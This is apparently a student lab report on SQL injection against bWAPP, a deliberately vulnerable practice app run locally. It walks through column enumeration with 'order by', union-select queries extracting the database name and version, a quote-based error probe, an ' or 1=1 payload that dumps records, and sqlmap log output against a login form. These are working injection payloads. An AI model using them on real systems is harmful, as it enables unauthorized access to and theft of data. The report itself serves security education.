
BBM459

SQL INJECTION ATTACK

DENİZ ECE AKTAŞ	21626901
ATAKAN AK	21626862


Applications
Places
Firefox ESR
Apr 25 21:51
bWAPP - Installation - Mozilla Firefox
127.0.0.1/bWAPP/bWAPP-master/bWAPP/
bWAPP
an extremely buggy web app !
Login
New User
Info
Talks & Training
Blog
/ Installation /


bWAPP has been installed successfully!

After Bwapp, php, apache and MySQL installations were done, we started our first task which was SQL injection (GET/SELECT).

SQL injection (GET/SELECT)

We used “order by” to get the column number of the SQL statement; normally the table is showcased by ascending order but when we put “order by 1--" the order changes to descending order. So in url when we change the movie order the most number without getting error displays the column number.


In our case when we put 8 column number, we get error so we have 7 columns.



```
127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_2.php?movie=1 order by 7-- &action=go
```

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link




```
127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_2.php?movie=1 order by 8--&action=go
```

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
Error: Unknown column '8' in 'order clause'				

To find the name of current database we used; “http://127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_2.php?movie=1 and 1=0 union all select 1,database(),3,4,5,6,7--&action=go” this way with database(), we get the name in title section. In our case name is Bwapp.



```
127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_2.php?movie=1 and 1=0 union all select 1,database(),3,4,5,6
```


Set your security level: low Current: low

Choose your bug: SQL Injection (GET/Select)

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
bWAPP	3	5	4	Link

To get the version of the database we used “http://127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_2.php?movie=1 and 1=0 union all select 1,version(),3,4,5,6,7--&action=go” in the url so with version() we get the version on the title section. In our case version of database is 10.5.9-MariaDB-1.



```
127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_2.php?movie=1 and 1=0 union all select 1,version(),3,4,5,6,7
```


SQL Injection (GET/Select)

Select a movie: G.I. Joe: Retaliation

Title	Release	Character	Genre	IMDb
10.5.9-MariaDB-1	3	5	4	Link

SQL Injection (POST/SELECT)


To get the table names we inspected the page and when we look into the selection we can see the table names and numbers.



```
<option value="1">G.I. Joe: Retaliation</option>
<option value="2">Iron Man</option>
<option value="3">Man of Steel</option>
<option value="4">Terminator Salvation</option>
<option value="5">The Amazing Spider-Man</option>
<option value="6">The Cabin in the Woods</option>
<option value="7">The Dark Knight Rises</option>
<option value="8">The Fast and the Furious</option>
<option value="9">The Incredible Hulk</option>
<option value="10">World War Z</option>
<option value="11">G.I. Joe: Retaliation</option>
<option value="12">Iron Man</option>
<option value="13">Man of Steel</option>
<option value="14">Terminator Salvation</option>
<option value="15">The Amazing Spider-Man</option>
<option value="16">The Cabin in the Woods</option>
<option value="17">The Dark Knight Rises</option>
<option value="18">The Fast and the Furious</option>
<option value="19">The Incredible Hulk</option>
<option value="20">World War Z</option>
</select>
```

SQL Injection (GET/SEARCH)

When we put a single quote (’), we break the query so we get an error.




```
127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_1.php?title='&action=search
```

Search for a movie:

Title	Release	Character	Genre	IMDb

Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''' at line 1

To get the list of all recordings we used “' or 1=1 -- #” .




```
127.0.0.1/bWAPP/bWAPP-master/bWAPP/sqli_1.php?title='+or+1%3D1+--+%23&action=search
```

Set your security level: low — Current: low

Choose your bug: SQL Injection (GET/Search)

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link

To find the heroes database which contains login name and passwords and secret messages we used burp suite and sqlmapping and with the database we reached we choose “Thor” username and “Asgard” password.




parallels@kali-linux-2021-1: ~
parallels@kali-linux-2021-1: ~
parallels@kali-linux-2021-1: ~

```
[21:46:49] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:46:49] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:46:49] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:46:50] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:46:50] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:46:50] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:46:50] [INFO] testing 'Generic inline queries'
[21:46:50] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:46:50] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:46:50] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:46:50] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:46:50] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:46:50] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[21:46:50] [INFO] testing 'Oracle AND time-based blind'
[21:46:50] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:46:51] [WARNING] POST parameter 'password' does not seem to be injectable
[21:46:51] [WARNING] POST parameter 'form' does not appear to be dynamic
[21:46:51] [WARNING] heuristic (basic) test shows that POST parameter 'form' might not be injectable
[21:46:51] [INFO] testing for SQL injection on POST parameter 'form'
[21:46:51] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[21:46:51] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[21:46:51] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[21:46:51] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[21:46:51] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[21:46:51] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[21:46:51] [INFO] testing 'Generic inline queries'
[21:46:51] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[21:46:51] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[21:46:51] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[21:46:51] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[21:46:51] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[21:46:51] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[21:46:52] [INFO] testing 'Oracle AND time-based blind'
[21:46:52] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[21:46:52] [WARNING] POST parameter 'form' does not seem to be injectable
[21:46:52] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk' options if you wish to perform more tests. If you suspec
t that there is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'

[*] ending @ 21:46:52 /2021-04-26/

┌──(parallels㉿kali-linux-2021-1)-[~]
└─$ 
```



Set your security level: low Set Current: low

Choose your bug: open in new tab SQL Injection (Login Form/Hero)

/ SQL Injection (Login Form/Hero) /

Enter your 'superhero' credentials.

Login:

